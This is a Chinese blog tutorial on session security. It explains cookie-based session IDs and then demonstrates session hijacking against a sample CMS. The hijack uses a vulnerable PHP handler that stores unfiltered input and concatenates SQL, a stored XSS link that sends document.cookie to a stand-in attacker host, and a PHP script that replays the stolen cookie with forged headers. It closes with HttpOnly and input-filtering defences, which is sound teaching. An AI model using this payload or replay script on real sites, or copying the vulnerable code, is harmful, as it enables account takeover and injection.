session的安全性

2014 · 5 · 25

session原理

提到session，大家肯定会联想到登录，登录成功后记录登录状态，同时标记当前登录用户是谁。功能大体上就是这个样子，但是今天要讲的不是功能，而是实现。通过探讨session的实现方式来发掘一些可能你之前不知道的有趣的事情。
为了记录session，在客户端和服务器端都要保存数据，客户端记录一个标记，服务器端不但存储了这个标记同时还存储了这个标记映射的数据。好吧，还是说点白话吧，在客户端记录的其实是一个sessionid，在服务器端记录的是一个key-value形式的数据结构，这里的key肯定是指sessionid了，value就代表session的详细内容。用户在做http请求的时候，总是会把sessionid传递给服务器，然后服务器根据这个sessionid来查询session的内容（也就是上面说到的value）。
现在我们重点关注一下sessionid，他是今天问题的关键所在。sessionid在客户端（http的客户端一般就是指浏览器了）是存储在cookie中，当然也有例外（书本上肯定会提到也有保存在url中的，我做程序员这么多年也没有见过这种方式，这难道就是现实和实际的差距吗，好残酷）。 我们通过一个例子来阐述一下这个sessionid在session处理时的作用。首先假定这么一个场景，我们有一个cms（content management system，内容管理系统），这个应用有一个后台，用户必须登录才能进入后台进行文章发表等操作。首先是登录流程，用户在浏览器输入用户名、密码，点击登录，浏览器会将用户名密码提交到服务器程序进行处理；服务器验证用户名、密码正确后，会返回登录成功信息，并且会修改服务器端的session内容，比如我们将用户ID写入session中，为了方便存储这些session的内容会被序列化成字符串或者二进制保存在文件或者数据库中，这时候大多数情况下服务器在对当前的http请求进行响应时，会返回一个新的sessionid要求浏览器写入本地cookie中，对应的返回的http响应头部信息应该会是是这个样子的：`set-cookie:PHPSESSID=xxxxxxx`,浏览器解析到这个头之后就会在当前生成一个cookie关联当前的域名。



图1.1 登录时序图 接着用户登录后台进行发表文章操作，登录用户填写文章的标题、内容，然后点击发送。这时候浏览器会生成一条到服务器的http请求，注意这个请求的头部会将存储sessionid的cookie内容发送过去，也就是说请求的http头部信息中应该会有这么一段数据：`cookie:PHPSESSID=xxxxxxx;other_cookie_name=yyyyyy`；服务器接收到这个http请求之后，解析到cookie存在，且cookie中存在PHPSESSID这个cookie名字，然后就将PHPSESSID的值（也就是sessionid的值）取出来，根据这个PHPSESSID查询服务器上有没有对应的session内容，如果有则将其对应的值取出来进行反序列序列化（也就是将其转成编程语言中的一个数据结果，比如在php中会得到一个`$_SESSION`数组，在j2ee中会得到类型为`javax.servlet.http.HttpSession`），方便在程序中进行读取，最终服务器认定session中储存的值存在，并且从反序列化得到的对象中读取到了用户ID属性，然后就往cms数据库的文章表中插入了一条数据，最终返回http响应，告诉浏览器操作成功了。



图1.2

发表文章时序图

入侵示例

关于cookie的一些属性，可以参考我的另一篇博文关于cookie的一些事，里面会提到一个httponly的属性，也就是是否禁止js读取cookie。不幸的是很多常见的服务器（比如apache和tomcat）在生成这个存储sessionid的cookie的时候，没有设置httponly这个属性，也就是说js是可以将这个sessionid读取出来的。
js读取到sessionid，这会有问题吗？如果没有问题，我就不在这里啰嗦了。你网站上的运行的js代码并不一定是你写的，比如说一般网站都有一个发表文章或者说发帖的功能，如果别有用心的人在发表的时候填写了html代码（这些html一般是超链接或者图片），但是你的后台又没有将其过滤掉，发表出来的文章，被其他人点击了其中恶意链接时，就出事了。这也就是我们常说的XSS。

```
<?php
session_start();
$result = array();
if (!isset($_SESSION['uid']) || !$_SESSION['uid']) {
    $result['code'] = 2;
    $result['msg'] = '尚未登录';
} else {
    $uid = $_SESSION['uid'];
    require_once('../globaldb.php');
    if (!isset($_POST['title']) || !$_POST['title']) {
        $result['code'] = 4;
        $result['msg'] = '标题为空';
        goto end;
    }
    if (!isset($_POST['content']) || !$_POST['content']) {
        $result['code'] = 4;
        $result['msg'] = '内容为空';
        goto end;
    }

    if ($db->getStatus()) {
        $title = $_POST['title'];
        $content = $_POST['content'];
        $sql = 'insert into article(title,content,uid,create_time) values("'.$title.'","'.$content.'",'.$uid.',now())';
        $rv = $db->dbExecute($sql);
        if ($rv > 0) {
            $result['code'] = 0;
        } else {
            $result['code'] = 3;
            $result['msg'] = '插入失败';
        }
    } else {
        $result['code'] = 1;
        $result['msg'] = '数据库操作失败';
    }
}
end:
echo (json_encode($result));
```

代码2.1 添加文章的后台代码 这里给出了一段不靠谱代码，之所以这么说是由于对于提交的内容没有做过滤，比如说content表单域的内容。现在假设有这么两个网站，一个你自己的CMS网站，域名mycms.whyun.com,一个黑客用的网站，域名session.myhack.com。你可以通过配置hosts来模拟这两个网站，说到这里可还是推荐一下我之前做过的addhost工具，可以自动生成hosts和vhost配置。代码2.1正是mycms网站的代码。
登录mycms后在后台添加一篇文章，文章内容为：

```
<a href=\"#\" onclick=\'javascript:alert(document.cookie);return false;\'>点击我，有惊喜！</a>
```



图2.1 显示cookie的html

代码2.2 alert cookie

打开刚才生成的文章链接，然后点击点击我，有惊喜！,会显示当前域下的所有cookie。

图2.2 cookie被alert出来

当然要想做到攻击的目的仅仅做这些是不够的，下面将这个链接的内容做的丰富多彩些。

```
<a href=\"#\" onclick=\'javascript:var link = this; var head = document.getElementsByTagName(\"head\")[0]; var js = document.createElement
```

代码2.3 跨站请求

这里为了将代码嵌入html，得将其写作一行，其简洁模式为：

```
    var link = this;
    var head = document.getElementsByTagName("head")[0];
    var js = document.createElement("script");
    js.src = "http://session.myhack.com/httphack.php?cook="+encodeURIComponent(document.cookie);
    js.onload = js.onreadystatechange = function(){
        if (!this.readyState || this.readyState == "loaded" || this.readyState == "complete") {
            head.removeChild(js);
            alert('开始跳转真正的地址');location.href=link.getAttribute("href");//
        }
    };
    head.appendChild(js);
```

代码2.4 跨站请求简洁版 为了真正的体现他是超链接还是跳转到一个地址为妙，所以在简洁班中脚本加载结束后做了跳转，但是为了演示方便，我们在代码2.3中没有这么做。

现在再点击链接点击我，有惊喜！，查看一下一下网络请求，会发现一个到session.myhack.com/httphack.php地址的请求，返回数据为`var data = {"code":0};`。



图2.3 跨站请求

接着看看httphack.php干了啥：

```
    <?php
    error_reporting(E_ALL);
    header("Content-type:application/javascript");

     function getRealIp()
    {
```

```
    $ip = '127.0.0.1';
    $ipname = array(
        'REMOTE_ADDR',
        'HTTP_CLIENT_IP',
        'HTTP_X_FORWARDED_FOR',
        'HTTP_X_FORWARDED',
        'HTTP_X_CLUSTER_CLIENT_IP',
        'HTTP_FORWARDED_FOR',
        'HTTP_FORWARDED'
    );
   foreach ($ipname as $value)
   {
       if (isset($_SERVER[$value]) && $_SERVER[$value]) {

           $ip = $_SERVER[$value];
           break;
       }
   }
   return $ip;
}
$ip = getRealIp();
$cookies = isset($_GET['cook']) ? $_GET['cook'] : '';
$headers = array(
    'User-Agent:'.$_SERVER['HTTP_USER_AGENT'],
    'X-FORWARDED-FOR:'.$ip,
    'Remote-Addr:'.$ip,
    'Cookie:'.$cookies
);
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "http://mycms.whyun.com/back/article/article_add.php");
// 设置cURL 参数，要求结果保存到字符串中还是输出到屏幕上。
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);  //构造IP
curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);   //构造来路
curl_setopt($ch, CURLOPT_HEADER, 0);

curl_setopt($ch, CURLOPT_POST, true);
$params = array('title'=>'这是跨站攻击测试','content'=>'网站被跨站攻击了');
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($params));

$out = curl_exec($ch);
curl_close($ch);

$data = json_encode($headers);
echo "var data = $out;";
```

代码2.5 伪造session提交

从代码2.5中可以看出，我们伪造了http请求的header内容，吧浏览器中mycms域的cookie原封不动传过去了，同时在header还伪造了user-agent和ip，mycms中在校验session的时候，发现sessionid和user-agent信息都是对的，所以认为session是存在且合法的！至此为止，我们完成了跨站请求攻击。

3.防范

第二章节中，我们的攻击思路是这样的，我们示例了通过js获取cookie，然后生成一个第三方网站的网络请求，然后再从第三方网站发起一个网络请求到我们自己的网站上。整个更急流程大体是这样的：



图3.1 跨站请求流程

从图3.1可以看出，让整个流程无法进行下去的措施有两个，一个就是加强对提交信息和页面显示信息的过滤，让非法提交内容无处施展；第二个就是让存储在cookie中的sessionid不能被js读取到，这样即使第一步出现漏洞的情况下，依然不会被攻击者走完整个攻击流程。
在php中设置sessionid的httponly属性的方法有很多，具体可以参考 stackoverflow上的一个提问。jsp中也是有很多方法，可以参考开源中国红薯发表的一篇文章。这里仅仅贴出来php中一个解决方法，就是在`session_start()`之后重新设置一下cookie:

```
<?php
$sess_name = session_name();//必须在session_start之前调用session_name
if (session_start()) {
    setcookie($sess_name, session_id(), null, '/', null, null, true);
}
```

代码3.1 设置httponly属性为true

本文源代码地址：源码git库